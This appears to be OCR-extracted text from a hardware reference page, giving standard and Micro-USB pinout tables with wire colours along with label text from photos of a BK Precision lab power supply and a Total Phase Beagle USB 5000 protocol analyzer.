
Pin	Signal	Color	Description
1	VCC		+5V
2	D-		Data -
3	D+		Data +
4	GND		Ground


Pin	Name	Color	Description
1	VCC	Red	+5 V
2	D−	White	Data −
3	D+	Green	Data +
4	ID	none	permits distinction of Micro-A- and Micro-B-Plug Type A: connected to Ground Type B: not connected
5	GND	Black	Signal Ground




BK Precision 0-60Amp
Lab Power Supply
Xeltek
Beagle 5000 USB
protocol analyzer
BEAGLE USB 5000
SUPERSPEED
TOTAL PHASE
DIGITAL INPUT/OUTPUT
HOST
DEVICE
TARGET
POWER
Capture
Trigger
USB 2.0
BEAGLE USB 5000 V2
USB 3.0



BK Precision 0-60Amp
Lab Power Supply
12.01 V
0.000 A
Multiple variable terminals
STATICO

